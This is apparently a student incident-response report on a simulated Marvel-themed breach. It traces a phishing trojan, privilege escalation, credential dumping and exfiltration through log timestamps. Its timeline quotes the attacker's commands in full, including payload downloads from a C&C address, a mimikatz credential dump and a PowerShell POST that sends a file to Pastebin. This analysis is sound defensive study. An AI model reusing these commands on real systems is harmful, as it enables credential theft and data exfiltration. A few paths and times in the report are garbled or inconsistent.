INCIDENT RESPONSE

A post-mortem analysis of the January 11th incident

Abstract

An incident occurred at 10:00 AM CST on January 11th, 2020, involving a SHIELD agent clicking a suspicious email. This report describes the events that followed between 9:19 AM and 10:19 AM.

Jacob Huebner | Junior Security Engineer

Author | jacob.huebner@shield.net

Nicole Stone | Senior Security Engineer

Supervisor | nicole.stone@shield.net

Contents

This report is dedicated to my favorite MCU hero,
Rocket Raccoon

When I learned that this was a Marvel themed assignment, I was determined to shoehorn in my favorite raccoon. However, after a tedious argument with my significant other, I learned that SHIELD and the Avengers are two different things. So instead I added this page. Artist: Ryota Murayama.

Purpose

The “Strategic Homeland Intervention, Enforcement, and Logistics Division”, or SHIELD, is a global effort to ensure earth is safe, secure, and resilient against terrorism and other hazards. The purpose of this report is to inform SHIELD security personnel about the January 11th, 2020, cyber-attack that resulted in a data breach. This Incident Response report outlines the scope of the attack, the timeline or sequence of events during the attack, and the outcome of the attack.

Terminology

Names and locations featured in this report have been modified for brevity and security. Please refer to this section to better understand the contents of this report.

- SHIELD – Strategic Homeland Intervention, Enforcement, and Logistics Division
- SHIELD HQ – SHIELD Headquarters
- JH – Jacob Huebner
- SC – Sharon Carter
- TS – Tony Stark
- NS – Nicole Stone
- AT – Attacker
- WKS1 – WKS1
- WKS2 – WKS2
- WKS3 – WKS3
- DC1 – Domain Controller 1
- C&C – Attacker Server

Background

On January 11th, 2020, JH was working at the SHIELD office when he received an email from SC. SC informed JH that she clicked a suspicious email and that her workstation was acting unusual. JH called his manager NS to report the event. NS informed JH that she was unavailable. NS assigned JH to investigate the incident until she was free to do it herself. After that, NS emailed instructions to JH and gave him access to Graylog.

Background Timeline

Saturday, January 11th, 2020

10:28 AM – SC emails JH

SC sends JH an email titled "strange behavior with workstation". In the email, SC explains that she received an unusual email from TS containing an invoice. When she tried to open it, nothing happened. So, she continued working until her PC started acting up.

10:35 AM – JH calls manager NS

JH calls his manager NS to inform her about the incident with SC. NS informs JH that she's busy and puts JH in charge for the next 2 hours.

10:54 AM – NS emails JH

SC sends JH an email titled "graylog dashboard update". The email includes access to the Graylog security application, and instructions on how to proceed with the incident.

10:55 AM – Investigation Begins

JH starts his investigation.


Scope

This incident impacted the confidentiality, integrity, and availability of 16 elements of the SHIELD domain's IT infrastructure located at SHIELD HQ. The scope of the incident includes 3 workstations, 1 server, 4 users, 3 employees, and 1 C&C server. 7,261 messages collected by Graylog from 09:19 AM to 10:19 AM. 4 malicious files were executed, and 1 top-secret SHIELD document was exfiltrated.

Elements

Computer	Workstation Name	IP Address	Username	Employee
WKS1	SHIELD-WKS1	172.20.72.5	sharon.carter	Sharon Carter
WKS2	SHIELD-WKS2	172.20.72.10	jasper.sitwell	Jasper Sitwell
WKS3	SHIELD-WKS3	172.20.72.15	nick.fury	Nick Fury
DC1	SHIELD-DC1	172.20.72.200	nick.fury.admin	Nick Fury
C&C	DESKTOP-E85BPMP	192.168.2.85		

Diagram


1. AT sends malicious email to SC
2. SC opens and runs malicious on WKS1
AT
C&C
Internet
3. WKS1 downloads three malicious files from C&C
SHIELD HQ
WKS1
SC
4. AT elevates WKS1 privileges and dumps credentials
5. AT pivots to WKS3 using RDP
TOP-SECRET DATASTORE
7. AT copies top-secret file to WKS3
8. AT publishes top-secret file to Pastebin.com
DC1
6. AT accesses DC1 datastore
WKS3
NF

Timeline Summary

Saturday, January 11th, 2020

09:19:31 – First entry

09:49:38 – SC downloads and executes "StarkIndustriesInvoice02682.docx.exe"

09:49:40 – WKS1 connects to C&C for 1st time

09:54:24 – WKS1 downloads and executes "jaws-enum.ps1"

09:56:23 – WKS1 downloads and executes "StarkIndustriesInvoice02684.docx.exe"

09:56:50 – WKS1 escalates privileges

09:57:48 – WKS1 downloads and executes "mimikatz.exe"

09:59:59 – C&C remotes into WKS3

10:00:48 – Attacker accesses DC1's top-secret datastore

10:01:19 – Attacker copies "Avengers_Initiative.pdf"

10:02:20 – Attacker posts "Avengers_Initiative.pdf" to Pastebin.com

10:02:21 – Attacker disconnects

10:19:47 – Last entry

Timeline In-Depth

Phase 1 – Infection

2020-01-11 09:19:31.928 – First entry

2020-01-11 09:48:00.000 – SC receives email from TS containing a malicious trojan

2020-01-11 09:49:38.486 – SC executes malicious trojan "StarkIndustriesInvoice02682.docx.exe"

The trojan is executed on shield-wks1 with process ID 2996 as user "sharon.carter".

2020-01-11 09:49:40.707 – WKS1 connects to attacker's server for the 1st time

WKS1 connected to the attacker's IP 192.168.2.85 using TCP port 1337.

Phase 2 – Privilege Escalation

2020-01-11 09:50:24.172 – WKS1 start command prompt

WKS1 starts the command prompt process Cmd.exe

2020-01-11 09:50:32.217 – WKS1 probes for information and stages machine

WKS1 probes for information using several commands including *whoami, powershell systeminfo, and ipconfig.* WKS1 also stages the machine with the command *powershell Get-Hotfix.*

2020-01-11 09:54:24.20 – WKS1 downloads the malicious "jaws-enum.ps1" script

WKS1 downloads a known malicious PowerShell script named "jaws-enum.ps1". This is done with the command "Invoke-WebRequest -Uri http://192.168.2.85/jaws-enum.ps1 -OutFile C:Userssharon.carterDownloadsjaws-enum.ps1"

2020-01-11 09:54:24.207 – WKS1 executes the "jaws-enum.ps1" script

This script is executed using command "powershell jaws-enum.ps1", and is used to search for possible privilege escalation vectors

2020-01-11 09:55:18.544 – jaws-enum.ps1 probes for vulnerable services

The script runs two queries to locate vulnerable services. It uses commands "sc query type= service" and "powershell Get-Service".

2020-01-11 09:56:23.552 – WKS1 downloads the malicious file "StarkIndustriesInvoice02684.docx.exe"

WKS1 downloads a second malicious executable from the attacker's server. The file was called "StarkIndustriesInvoice02684.docx.exe". The command used was "powershell "Invoke-WebRequest -Uri http://192.168.2.85/StarkIndustries- Invoice02684.docx.exe -OutFile".

2020-01-11 09:56:29.545 - WKS1 poisons WebEx updater with "StarkIndustriesInvoice02684.docx.exe"

The attacker replaces the webexservice update file with a malicious update file. This means that the webexservice is now compromised. The command used was "sc start webexservice a software-update 1 wmic process call create "cmd.exe /C C:Userssharon.carterDownloads-StarkIndustriesInvoice- 02684.docx.exe".

2020-01-11 09:56:50.541 – WKS1 executes WebEx

WKS1 executes WebEx using command “WebexApplicationsWebExService.exe”. This is a privilege escalation attack. The program causes the attacker to have access to higher privileges in the system.

2020-01-11 09:56:50.585 – WKS1 runs the 2nd malicious file with higher privileges

WKS1 uses its new privileges to run the 2nd malicious file “StarkIndustriesInvoice02684.docx.exe” with higher privileges. The attacker can now execute any commands on the compromised workstation.

Phase 3 – Credential Dump

2020-01-11 09:57:48.257 – WKS1 downloads “mimikatz.exe” Key dump tool

WKS1 used PowerShell to download a known malicious program called Mimikatz. This program is used to allow the hacker to view credential information from the Windows machine. The command used was “powershell "Invoke-WebRequest -Uri http://192.168.2.85/mimikatz.exe -OutFile C:mimikatz.exe”

2020-01-11 09:58:00.625 – WKS1 executes mimikatz

WKS1 executes mimikatz and successfully dumps the computer’s plaintext user credentials using the command “C:mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit ”

Phase 4 – Remote Access

2020-01-11 09:59:59.112 – Attacker enters WKS3 using dumped credentials

The attacker pivots to SHIELD-WKS3 using the dumped credentials to RDP into WKS3. This is Nick Fury’s workstation.

Phase 5 – Data Breach

2020-01-11 10:00:48.061 – Attacker accesses DC1’s Datastore

The attacker uses WKS3 to access the datastore located on DC1.

2020-01-11 10:01:03.544 – Attacker access DC1’s top-secret datastore

The attacker accesses the top-secret datastore.

2020-01-11 10:01:19.975 – Attacker copies “Avengers_Initiative.pdf”

Attacker copies the top-secret document titled “Avengers_Initiative.pdf” onto WKS3.

Phase 6 – Exfiltration

2020-01-11 10:01:19.975 – Attacker copies "Avengers_Initiative.pdf"

Attacker copies the top-secret document titled "Avengers_Initiative.pdf" onto WKS3.

2020-01-11 10:02:20.472 – Attacker posts "Avengers_Initiative.pdf" to Pastebin.com

The attacker successfully exfiltrates the data via html POST message to Pastebin.com. This is done using the command "Powershell "Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = $([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:Usersnick.furyAvengers_Initiative.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="Avengers_Initiative" }"

2020-01-11 10:02:21.472 – Attacker disconnects from WKS3

2020-01-11 10:19:47.631 – Last entry

Questions

What file was used to gain initial access?

The file "StarkIndustriesInvoice02682.docx.exe" was used to gain initial access. The file was located at "C:/Users/sharon.carter/Downloads" and executed by Sharon Carter at 9:49 AM.

What workstation did the attacker have access to?

SHIELD-WKS1

What user account was the attacker using?

SHIELDsharon.carter

What is the process ID of the file?

Process ID 2996

What IP and port did the file connect back to?

The file connected to the attacker's IP 192.168.2.85 using TCP port 1337. This port indicates the attacker is an elite hacker.

What did the attacker do once they had access to the system?

First, they had the workstation phone-home to the attacker's server. Then the attacker probed the current machine for information like it's hostname and IP configuration. After that, it downloaded a known malicious PowerShell script named "jaws-enum.ps1". This script is used to search for possible privilege escalation vectors on a Windows System. The attacker executed it, and it start querying system services for vulnerabilities.

How did the attacker escalate privileges?

The attacker downloaded a known malicious PowerShell script, known as JAWS Enum tool, and used it to search for possible privilege escalation vectors. The attacker used it to search for potential programs it could use to escalate its own privileges. It found a vulnerability in the online meeting program "WebEx". Then it downloaded a second malicious executable from the attacker's server called "StarkIndustriesInvoice02684.docx.exe". Then it tricked the WebEx program into updating with the attacker's malicious update file. This means that the WebEx service is now compromised.

How did the attacker dump the credentials?

Then the attacker downloads the known malicious program called Mimikatz from their server. This program is used to allow the hacker to view credential information from the Windows machine.

What system did the attacker pivot to?

The attacker then pivoted to SHIELD-WKS3. This is Nick Fury’s workstation.

What user account was used?

The user account nick.fury was used.

What type of access was used?

Remote access was used. The attacker logged into the workstation from their outside address using Remote Desktop Protocol. We know this because port 3389 is associated with Remote Desktop Protocol.

What file did the attacker access?

The attacker accessed the file “Avengers_Initiative.pdf”, which was located in the top-secret data fault on the domain controller “shield-dc1”.

How was the file exfiltrated?

The attacker exfiltrated the data through a popular online text sharing tool called Pastebin. The attacker published the top-secret “Avengers_Initiative.pdf” through a HTML POST message. I’m pretty sure this would make it public information. Then the attacker finally disconnected.